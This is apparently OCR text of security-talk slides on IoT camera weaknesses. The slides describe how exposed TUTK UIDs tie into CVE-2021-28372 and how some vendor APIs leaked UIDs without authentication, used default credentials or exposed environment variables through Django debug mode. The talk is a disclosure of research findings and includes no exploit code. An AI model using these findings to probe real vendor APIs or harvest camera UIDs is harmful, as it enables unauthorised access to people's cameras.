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

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

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

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



Case Study #2: Demo Time!



Case Study #3: Insecure Web APIs?

- TUTK UIDs were infeasible to brute-force
  - 20 bytes, pseudorandom
- The existence of CVE-2021-28372 means protecting customer TUTK UIDs is of the utmost importance
- IoT Camera apps often write their own APIs to access TUTK UIDs
  - E.g. `GET /api/device/get_uid`
- We assessed whether these APIs were implemented correctly

Case Study #3: Insecure Camera APIs

- IP camera APIs were often not built with security in mind
  - Many APIs returned the TUTK UID tied to an account
  - For some vendors, these API calls were either:
    - Unauthenticated
    - Used default credentials
    - Enumerable UIDs

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
Case Study #3: Insecure Camera APIs

- API infrastructure was also not designed with security in mind
- Surface-level reconnaissance
  - Sending a malformed payload caused one API to throw an internal server error
  - Django debug mode was enabled
  - Environment variables dumped
- Did not exploit further
  - Mass compromise of TUTK UIDs seems possible



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Conclusions

Conclusions

- Compromising a modern IoT device locally is often easy
